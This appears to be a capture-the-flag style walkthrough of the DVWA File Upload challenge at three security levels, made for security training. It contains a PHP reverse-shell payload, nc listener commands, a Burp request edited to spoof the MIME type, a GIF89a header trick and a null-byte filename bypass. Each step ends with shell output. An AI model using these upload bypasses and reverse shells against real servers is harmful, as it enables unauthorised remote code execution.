


File Upload – Low



```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Objective

Execute any PHP function of your choosing on the target system (such as [phpinfo\(\)](#) or [system\(\)](#)) thanks to this file upload vulnerability.

Low Level

Low level will not check the contents of the file being uploaded in any way. It relies only on trust.

Spoiler: XXXXXXXXXX.

Copy the php-reverse-shell.php from /usr/share/webshells/php/ directory.

Set port to 1337

```

1 <?php
2 set_time_limit (0);
3 $VERSION = "1.0";
4 $ip = '127.0.0.1'; // CHANGE THIS
5 $port = 1337; // CHANGE THIS
6 $chunk_size = 1400;
7 $write_a = null;
8 $error_a = null;
9 $shell = 'uname -a; w; id; /bin/sh -i';
10 $daemon = 0;
11 $debug = 0;
12
13 //

```

If your using a different network for this give your system ip to get back a reverse shell.

Upload this file as shell.php

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

Now run 'nc -nlvp 1337' on terminal

```

$ nc -nlvp 1337
listening on [any] 1337 ...

```

Now copy `../../../../hackable/uploads/shell.php`

And paste it on the url like this

192.168.37.158/vulnerabilities/upload/../../../../hackable/uploads/shell.php

And run

```

Linux dragon 5.15.0-69-generic #76-Ubuntu SMP Fri Mar 17 17:19:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
13:38:59 up 9:27, 1 user, load average: 0.00, 0.00, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
azure     tty1     -               11Apr23 15:35   0.28s  0.25s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

We have got the shell back, exploitation Complete.

File Upload – Medium

Medium Level

When using the medium level, it will check the reported file type from the client when its being uploaded.

Spoiler: [REDACTED].

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}
?>
```

lets rename the shell.php to med.php to understand and check if it properly uploaded or not.

Lets open burpsuite

After selecting the file lets turn on the intercept and let see

```

Pretty Raw Hex
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.37.158
3 Content-Length: 3859
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.37.158
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIXFVE3kt50UljCnn
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/112.0.5615.50 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.37.158/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=or16no0ed1i2bgo55tfo714qs6; security=medium
14 Connection: close
15
16 -----WebKitFormBoundaryIXFVE3kt50UljCnn
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryIXFVE3kt50UljCnn
21 Content-Disposition: form-data; name="uploaded"; filename="med.php"
22 Content-Type: application/x-php
23
24 <?php
25 set_time_limit (0);
26 $VERSION = "1.0";
27 $ip = '172.31.181.27'; // CHANGE THIS
28 $port = 1337; // CHANGE THIS
29 $chunk_size = 1400;
30 $write_a = null;
31 $error_a = null;
32 $shell = 'uname -a; w; id; /bin/sh -i';
3
8
9 100000
0 -----WebKitFormBoundaryIXFVE3kt50UljCnn
1 Content-Disposition: form-data; name="uploaded"; filename="med.php"
2 Content-Type: application/x-php
3
4 <?php

```

Lets change application/x-php to image/jpeg

Then forward it

```
../../../../hackable/uploads/med.php succesfully uploaded!
```

Lets open nc connection for reverse shell

```

$ nc -nlvp 1337
listening on [any] 1337 ...

```

Now run the file same as on low level

```

Linux dragon 5.15.0-69-generic #76-Ubuntu SMP Fri Mar 17 17:19:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
14:32:13 up 10:21, 1 user, load average: 0.07, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
azure     tty1    -             11Apr23    1:08m  0.28s  0.25s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |

```

Exploited.

High Level

Once the file has been received from the client, the server will try to resize any image that was included in the request.

Spoiler: [REDACTED].

Once the file has been received from the client, the server will try to resize any image that was included in the request.

```

vulnerabilities/upload/source/high.php

<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>

```

Lets rename the med.php to high.jpg

```
$ file high.jpg
high.jpg: PHP script, ASCII text
```

Adding GIF89a; to the top line of the file makes this file into a gif file

```
$ file high.jpg
high.jpg: GIF image data, version 89a, 2619 x 16188
```

```
Content-Disposition: form-data; name="uploaded"; filename="high.jpg"
Content-Type: image/jpeg
```

This works but for php to execute we need the file name to be with the .php file extension so lets edit it with %00 or \x00 (null char) to remove .jpg from it.

```
"; filename="high.php%00.jpg"
```

Now forwarding it.

Choose an image to upload:

No file chosen

../../../../hackable/uploads/high.php%00.jpg succesfully uploaded!

Lets start the nc listener and run the file in the same way as before.

```
Linux dragon 5.15.0-69-generic #76-Ubuntu SMP Fri Mar 17 17:19:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
14:32:13 up 10:21, 1 user, load average: 0.07, 0.02, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
azure     tty1    -              11Apr23  1:08m  0.28s  0.25s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Exploited.